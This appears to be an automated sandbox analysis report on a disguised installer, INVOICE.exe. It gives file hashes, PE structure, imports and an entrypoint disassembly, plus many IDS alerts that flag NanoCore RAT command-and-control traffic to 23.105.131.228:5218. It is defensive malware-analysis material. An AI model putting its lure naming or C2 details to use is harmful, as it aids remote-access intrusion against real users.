Process:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\CasPol.exe
File Type:	data
Category:	dropped
Size (bytes):	232
Entropy (8bit):	7.024371743172393
Encrypted:	false
SSDEEP:	6:X4LDAnybgCFcpJSQwP4d7ZrqJgTFwoaw+9XU4:X4LEnybgCFCtvd7ZrCgpwoaw+Z9
MD5:	32D0AAE13696FF7F8AF33B2D22451028
SHA1:	EF80C4E0DB2AE8EF288027C9D3518E6950B583A4
SHA-256:	5347661365E7AD2C1ACC27AB0D150FFA097D9246BB3626FCA06989E976E8DD29
SHA-512:	1D77FC13512C0DBC4EFD7A66ACB502481E4EFA0FB73D0C7D0942448A72B9B05BA1EA78DDF0BE966363C2E3122E0B631DB7630D044D08C1E1D32B9FB025C35(A5
Malicious:	false
Preview:	Gj.h\.3.A...5.x..&...i+..c(1.P..P.cLT...A.b.....4h...t.+..Z\.. .i.....@.3..{...grv+V...B.....].P...W.4C}uL.....s~..F...}.....E.....E...6E.....{...{.yS...7..".hK.!.x.2..i..zJ... ....f..?._....0. :e[7w{1.!.4.....&.

C:\Users\user\AppData\Roaming\11389406-0377-47ED-98C7-D564E683C6EB\run.dat

Process:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\CasPol.exe
File Type:	ISO-8859 text, with no line terminators
Category:	dropped
Size (bytes):	8
Entropy (8bit):	3.0
Encrypted:	false
SSDEEP:	3:G/t:GI
MD5:	4C93AB6CED3E25EE85C0582A475154DC
SHA1:	EA80D21D44FC666219C8A6308B40F9DB28E89F2D
SHA-256:	F033002C87E0B353C322418953603D8CDBA0665E268241976EC3C0D634BE392E
SHA-512:	F661FCE9D74C2E82EE9D7A6DDEB4C7840645077E0C652D016AA91406DCED7DB6F54BADBC46F26DD64D7075422EDA1C87CCE36C1EB4669D3D6B80879EB5EEA80
Malicious:	**true**
Preview:	Ly..b>.H

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive
Entropy (8bit):	7.238261722532882
TrID:	• Win32 Executable (generic) a (10002005/4) 99.96% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	INVOICE.exe
File size:	262120
MD5:	a10619d494661c1f8ca180e53c5a11fd
SHA1:	1273e17b50d8d33078df02447fa9adaab255b459
SHA256:	e126c11aec2897bd7959747e70bc85d4153abdadbe45344bb41771ced23f3228
SHA512:	bc1383fa76765e77298ee35d4358bca8b2be7c310d7567f4d93c67790a0f6f03941f1301c11b78bfa5e178dc312ac3d0886417f705e5613f6f732b0b7f23b36a
SSDEEP:	3072:EbG7N2kDTHUpou5I/QGAhsCKgUbnVCP/+B9F9EbvwwgMvdOHcgW0SpC7Pn5r0K85:EbE/HUhO0XI9FWuMvG006yPnfTMR
TLSH:	4F44D020B7A8BB36CCE25DBA057A127E8EE6DE101605DD4327313A4C1A37ED4AF5B215
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....1...Pf..Pf..Pf.*_9..Pf..Pg.LPf.*_;..Pf..sV..Pf..V`..Pf.Rich.Pf.....PE..L...Z.Oa.....j.....

File Icon

Icon Hash:	79c4b6b3b2aae831

Static PE Info

General

Entrypoint:	0x40352d
Entrypoint Section:	.text
Digitally signed:	true
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, RELOCS_STRIPPED
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x614F9B5A [Sat Sep 25 21:57:46 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	56a78d55f3f7af51443e58e0ce2fb5f6

Authenticode Signature

Signature Valid:	**false**
Signature Issuer:	CN="MAGNETOSTATIC FORKORTELSESLISTENS Whizgig ", O=Hereticated, L=Wellsville, S=Kansas, C=US
Signature Validation Error:	**A certificate chain processed, but terminated in a root certificate which is not trusted by the trust provider**
Error Number:	-2146762487
Not Before, Not After	• 23/05/2022 14:06:15 23/05/2023 14:06:15
Subject Chain	• CN="MAGNETOSTATIC FORKORTELSESLISTENS Whizgig ", O=Hereticated, L=Wellsville, S=Kansas, C=US
Version:	3
Thumbprint MD5:	699972A492A19376B77B2AED92BC1C97
Thumbprint SHA-1:	E1F82DA5213EDEC1AB97EC2FFC65EE3DDBD3D55A
Thumbprint SHA-256:	4AFC8697012468A5B106CBE76591E9ADE8C5E8C06F6A3B15A12246F487717BE0
Serial:	DCE6229CB2DDC799

Entrypoint Preview

Instruction
push ebp
mov ebp, esp
sub esp, 000003F4h
push ebx
push esi
push edi
push 00000020h
pop edi
xor ebx, ebx
push 00008001h
mov dword ptr [ebp-14h], ebx
mov dword ptr [ebp-04h], 0040A2E0h
mov dword ptr [ebp-10h], ebx
call dword ptr [004080CCh]
mov esi, dword ptr [004080D0h]
lea eax, dword ptr [ebp-00000140h]
push eax
mov dword ptr [ebp-0000012Ch], ebx
mov dword ptr [ebp-2Ch], ebx

Instruction
mov dword ptr [ebp-28h], ebx
mov dword ptr [ebp-00000140h], 0000011Ch
call esi
test eax, eax
jne 00007F02F0D46E2Ah
lea eax, dword ptr [ebp-00000140h]
mov dword ptr [ebp-00000140h], 00000114h
push eax
call esi
mov ax, word ptr [ebp-0000012Ch]
mov ecx, dword ptr [ebp-00000112h]
sub ax, 00000053h
add ecx, FFFFFFD0h
neg ax
sbb eax, eax
mov byte ptr [ebp-26h], 00000004h
not eax
and eax, ecx
mov word ptr [ebp-2Ch], ax
cmp dword ptr [ebp-0000013Ch], 0Ah
jnc 00007F02F0D46DFAh
and word ptr [ebp-00000132h], 0000h
mov eax, dword ptr [ebp-00000134h]
movzx ecx, byte ptr [ebp-00000138h]
mov dword ptr [00434FB8h], eax
xor eax, eax
mov ah, byte ptr [ebp-0000013Ch]
movzx eax, ax
or eax, ecx
xor ecx, ecx
mov ch, byte ptr [ebp-2Ch]
movzx ecx, cx
shl eax, 10h
or eax, ecx

Rich Headers

Programming Language:	• [EXP] VC++ 6.0 SP5 build 8804

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x8610	0xa0	.rdata
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x5f000	0x11320	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x3e7a8	0x1840	.ndata
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x8000	0x2b0	.rdata
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x6897	0x6a00	False	0.666126179245	data	6.45839821493	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0x8000	0x14a6	0x1600	False	0.439275568182	data	5.02410928126	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0xa000	0x2b018	0x600	False	0.521484375	data	4.15458210409	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.ndata	0x36000	0x29000	0x0	False	0	empty	0.0	IMAGE_SCN_MEM_WRITE, IMAGE_SCN_CNT_UNINITIALIZED_DATA, IMAGE_SCN_MEM_READ
.rsrc	0x5f000	0x11320	0x11400	False	0.273027060688	data	4.45026203596	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_ICON	0x5f208	0x10828	dBase IV DBT, blocks size 0, block length 2048, next free block index 40, next free block 0, next used block 0	English	United States
RT_DIALOG	0x6fa30	0x100	data	English	United States
RT_DIALOG	0x6fb30	0x11c	data	English	United States
RT_DIALOG	0x6fc50	0xc4	data	English	United States
RT_DIALOG	0x6fd18	0x60	data	English	United States
RT_GROUP_ICON	0x6fd78	0x14	data	English	United States
RT_VERSION	0x6fd90	0x24c	data	English	United States
RT_MANIFEST	0x6ffe0	0x33e	XML 1.0 document, ASCII text, with very long lines, with no line terminators	English	United States

Imports

DLL	Import
ADVAPI32.dll	RegCreateKeyExW, RegEnumKeyW, RegQueryValueExW, RegSetValueExW, RegCloseKey, RegDeleteValueW, RegDeleteKeyW, AdjustTokenPrivileges, LookupPrivilegeValueW, OpenProcessToken, SetFileSecurityW, RegOpenKeyExW, RegEnumValueW
SHELL32.dll	SHGetSpecialFolderLocation, SHFileOperationW, SHBrowseForFolderW, SHGetPathFromIDListW, ShellExecuteExW, SHGetFileInfoW
ole32.dll	OleInitialize, OleUninitialize, CoCreateInstance, IIDFromString, CoTaskMemFree
COMCTL32.dll	ImageList_Create, ImageList_Destroy, ImageList_AddMasked
USER32.dll	GetClientRect, EndPaint, DrawTextW, IsWindowEnabled, DispatchMessageW, wsprintfA, CharNextA, CharPrevW, MessageBoxIndirectW, GetDlgItemTextW, SetDlgItemTextW, GetSystemMetrics, FillRect, AppendMenuW, TrackPopupMenu, OpenClipboard, SetClipboardData, CloseClipboard, IsWindowVisible, CallWindowProcW, GetMessagePos, CheckDlgButton, LoadCursorW, SetCursor, GetSysColor, SetWindowPos, GetWindowLongW, PeekMessageW, SetClassLongW, GetSystemMenu, EnableMenuItem, GetWindowRect, ScreenToClient, EndDialog, RegisterClassW, SystemParametersInfoW, CreateWindowExW, GetClassInfoW, DialogBoxParamW, CharNextW, ExitWindowsEx, DestroyWindow, CreateDialogParamW, SetTimer, SetWindowTextW, PostQuitMessage, SetForegroundWindow, ShowWindow, wsprintfW, SendMessageTimeoutW, FindWindowExW, IsWindow, GetDlgItem, SetWindowLongW, LoadImageW, GetDC, ReleaseDC, EnableWindow, InvalidateRect, SendMessageW, DefWindowProcW, BeginPaint, EmptyClipboard, CreatePopupMenu
GDI32.dll	SetBkMode, SetBkColor, GetDeviceCaps, CreateFontIndirectW, CreateBrushIndirect, DeleteObject, SetTextColor, SelectObject
KERNEL32.dll	GetExitCodeProcess, WaitForSingleObject, GetModuleHandleA, GetProcAddress, GetSystemDirectoryW, lstrcatW, Sleep, lstrcpyA, WriteFile, GetTempFileNameW, CreateFileW, lstrcmpiA, RemoveDirectoryW, CreateProcessW, CreateDirectoryW, GetLastError, CreateThread, GlobalLock, GlobalUnlock, GetDiskFreeSpaceW, WideCharToMultiByte, lstrcpynW, lstrlenW, SetErrorMode, GetVersionExW, GetCommandLineW, GetTempPathW, GetWindowsDirectoryW, SetEnvironmentVariableW, CopyFileW, ExitProcess, GetCurrentProcess, GetModuleFileNameW, GetFileSize, GetTickCount, MulDiv, SetFileAttributesW, GetFileAttributesW, SetCurrentDirectoryW, MoveFileW, GetFullPathNameW, GetShortPathNameW, SearchPathW, CompareFileTime, SetFileTime, CloseHandle, lstrcmpiW, lstrcmpW, ExpandEnvironmentStringsW, GlobalFree, GlobalAlloc, GetModuleHandleW, LoadLibraryExW, MoveFileExW, FreeLibrary, WritePrivateProfileStringW, GetPrivateProfileStringW, lstrlenA, MultiByteToWideChar, ReadFile, SetFilePointer, FindClose, FindNextFileW, FindFirstFileW, DeleteFileW

Version Infos

Description	Data
LegalCopyright	Precept
FileVersion	1.24.4
CompanyName	mimicismudsl
LegalTrademarks	STAV
Comments	Overwashv50

Description	Data
ProductName	SEMI
FileDescription	Bortadopte
Translation	0x0409 0x04b0

Possible Origin

Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
192.168.11.2023.105.131.228498055218281676605/25/22-16:30:31.751555	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49805	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.228498155218281676605/25/22-16:31:33.404683	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49815	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.228498485218281676605/25/22-16:34:13.846527	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49848	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.228498185218281676605/25/22-16:31:52.701193	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49818	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.228498455218281676605/25/22-16:33:55.542675	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49845	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.228498085218281676605/25/22-16:30:50.298729	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49808	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.228498125218281676605/25/22-16:31:15.327532	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49812	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.228498025218281676605/25/22-16:30:12.634320	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49802	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.228497745218281671805/25/22-16:27:24.086527	TCP	2816718	ETPRO TROJAN NanoCore RAT Keep-Alive Beacon	49774	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.228497945218281671805/25/22-16:29:22.407860	TCP	2816718	ETPRO TROJAN NanoCore RAT Keep-Alive Beacon	49794	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.228498385218281676605/25/22-16:33:12.305367	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49838	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.228497815218281671805/25/22-16:28:01.588003	TCP	2816718	ETPRO TROJAN NanoCore RAT Keep-Alive Beacon	49781	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.228497995218281676605/25/22-16:29:54.854199	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49799	5218	192.168.11.20	23.105.131.228

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
192.168.11.2023.105.131.228498455218202501905/25/22-16:33:53.705193	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49845	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.228497485218202501905/25/22-16:26:46.864576	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49748	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.228498485218202501905/25/22-16:34:12.263748	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49848	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.228497925218281676605/25/22-16:29:11.008493	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49792	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.228497895218281676605/25/22-16:28:50.992111	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49789	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.228497825218281676605/25/22-16:28:07.909556	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49782	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.228498385218202501905/25/22-16:33:10.498232	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49838	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.228497755218202501905/25/22-16:27:28.453733	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49775	5218	192.168.11.20	23.105.131.228
23.105.131.228192.168.11.205218498512841753 05/25/22-16:34:36.244631	TCP	2841753	ETPRO TROJAN NanoCore RAT Keep-Alive Beacon (Inbound)	5218	49851	23.105.131.228	192.168.11.20
192.168.11.2023.105.131.228497955218202501905/25/22-16:29:28.100659	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49795	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.228498325218281676605/25/22-16:32:41.208691	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49832	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.228497855218202501905/25/22-16:28:24.771071	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49785	5218	192.168.11.20	23.105.131.228
23.105.131.228192.168.11.205218497592841753 05/25/22-16:27:00.103276	TCP	2841753	ETPRO TROJAN NanoCore RAT Keep-Alive Beacon (Inbound)	5218	49759	23.105.131.228	192.168.11.20
192.168.11.2023.105.131.228497905218281676605/25/22-16:28:57.526142	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49790	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.228498085218202501905/25/22-16:30:48.603212	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49808	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.228498185218202501905/25/22-16:31:51.045279	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49818	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.228497495218281676605/25/22-16:26:55.057687	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49749	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.228498225218281676605/25/22-16:32:17.506541	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49822	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.228498475218202501905/25/22-16:34:05.952772	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49847	5218	192.168.11.20	23.105.131.228

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
192.168.11.2023.105.131.2284979852182816766 05/25/22-16:29:48.637027	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49798	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284975952182816766 05/25/22-16:27:00.103543	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49759	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284977952182816766 05/25/22-16:27:49.167335	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49779	5218	192.168.11.20	23.105.131.228
23.105.131.228192.168.11.205218498172810290 05/25/22-16:31:45.092800	TCP	2810290	ETPRO TROJAN NanoCore RAT Keepalive Response 1	5218	49817	23.105.131.228	192.168.11.20
192.168.11.2023.105.131.2284983752182025019 05/25/22-16:33:04.168009	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49837	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284984252182816766 05/25/22-16:33:37.063051	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49842	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284980452182816718 05/25/22-16:30:24.424049	TCP	2816718	ETPRO TROJAN NanoCore RAT Keep-Alive Beacon	49804	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284978352182025019 05/25/22-16:28:12.382304	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49783	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284977352182025019 05/25/22-16:27:16.213770	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49773	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284978052182816766 05/25/22-16:27:55.336603	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49780	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284981452182816766 05/25/22-16:31:27.677259	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49814	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284983452182816766 05/25/22-16:32:53.455056	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49834	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284978052182025019 05/25/22-16:27:53.470678	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49780	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284981952182816766 05/25/22-16:31:58.993113	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49819	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284984152182816718 05/25/22-16:33:29.977439	TCP	2816718	ETPRO TROJAN NanoCore RAT Keep-Alive Beacon	49841	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284979052182025019 05/25/22-16:28:55.697451	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49790	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284979352182025019 05/25/22-16:29:15.457432	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49793	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284980952182816766 05/25/22-16:30:55.689976	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49809	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284982252182816718 05/25/22-16:32:16.717000	TCP	2816718	ETPRO TROJAN NanoCore RAT Keep-Alive Beacon	49822	5218	192.168.11.20	23.105.131.228

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
192.168.11.2023.105.131.2284984452182816766 05/25/22-16:33:49.422646	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49844	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284978152182025019 05/25/22-16:27:59.670880	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49781	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284979152182025019 05/25/22-16:29:03.014507	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49791	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284981752182816766 05/25/22-16:31:46.470211	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49817	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284984752182816766 05/25/22-16:34:07.795147	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49847	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284983752182816766 05/25/22-16:33:05.936139	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49837	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284980652182816766 05/25/22-16:30:38.113236	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49806	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284978252182025019 05/25/22-16:28:06.138718	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49782	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284981652182816766 05/25/22-16:31:40.194825	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49816	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284979252182025019 05/25/22-16:29:09.264603	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49792	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284983652182816766 05/25/22-16:32:59.707817	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49836	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284982652182816766 05/25/22-16:32:23.833819	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49826	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284984652182816766 05/25/22-16:34:01.648187	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49846	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284980752182816766 05/25/22-16:30:44.246974	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49807	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284979452182816766 05/25/22-16:29:23.408734	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49794	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284978452182816766 05/25/22-16:28:20.281595	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49784	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284981052182025019 05/25/22-16:31:01.082735	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49810	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284982052182025019 05/25/22-16:32:03.376767	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49820	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284979752182816766 05/25/22-16:29:42.453149	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49797	5218	192.168.11.20	23.105.131.228

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
192.168.11.2023.105.131.2284985052182025019 05/25/22-16:34:24.645932	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49850	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284981352182025019 05/25/22-16:31:19.726151	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49813	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284984652182025019 05/25/22-16:33:59.917803	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49846	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284977452182816766 05/25/22-16:27:24.106124	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49774	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284983052182025019 05/25/22-16:32:28.339078	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49830	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284980352182025019 05/25/22-16:30:17.769659	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49803	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284984052182025019 05/25/22-16:33:22.875676	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49840	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284976752182025019 05/25/22-16:27:04.846136	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49767	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284983652182025019 05/25/22-16:32:58.020068	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49836	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284979752182025019 05/25/22-16:29:40.806456	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49797	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284980652182025019 05/25/22-16:30:36.339999	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49806	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284982652182025019 05/25/22-16:32:22.102445	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49826	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284984952182025019 05/25/22-16:34:18.439602	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49849	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284978752182816766 05/25/22-16:28:38.133818	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49787	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284978752182025019 05/25/22-16:28:37.063244	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49787	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284981652182025019 05/25/22-16:31:38.474206	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49816	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284983052182816766 05/25/22-16:32:30.129444	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49830	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284977452182025019 05/25/22-16:27:22.348086	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49774	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284978452182025019 05/25/22-16:28:18.576555	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49784	5218	192.168.11.20	23.105.131.228

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
192.168.11.2023.105.131.228498195218202501905/25/22-16:31:57.191772	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49819	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.228498505218281676605/25/22-16:34:26.408613	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49850	5218	192.168.11.20	23.105.131.228
23.105.131.228192.168.11.205218498312841753 05/25/22-16:32:34.844440	TCP	2841753	ETPRO TROJAN NanoCore RAT Keep-Alive Beacon (Inbound)	5218	49831	23.105.131.228	192.168.11.20
192.168.11.2023.105.131.228498395218202501905/25/22-16:33:16.763494	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49839	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.228497675218281676605/25/22-16:27:06.607242	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49767	5218	192.168.11.20	23.105.131.228
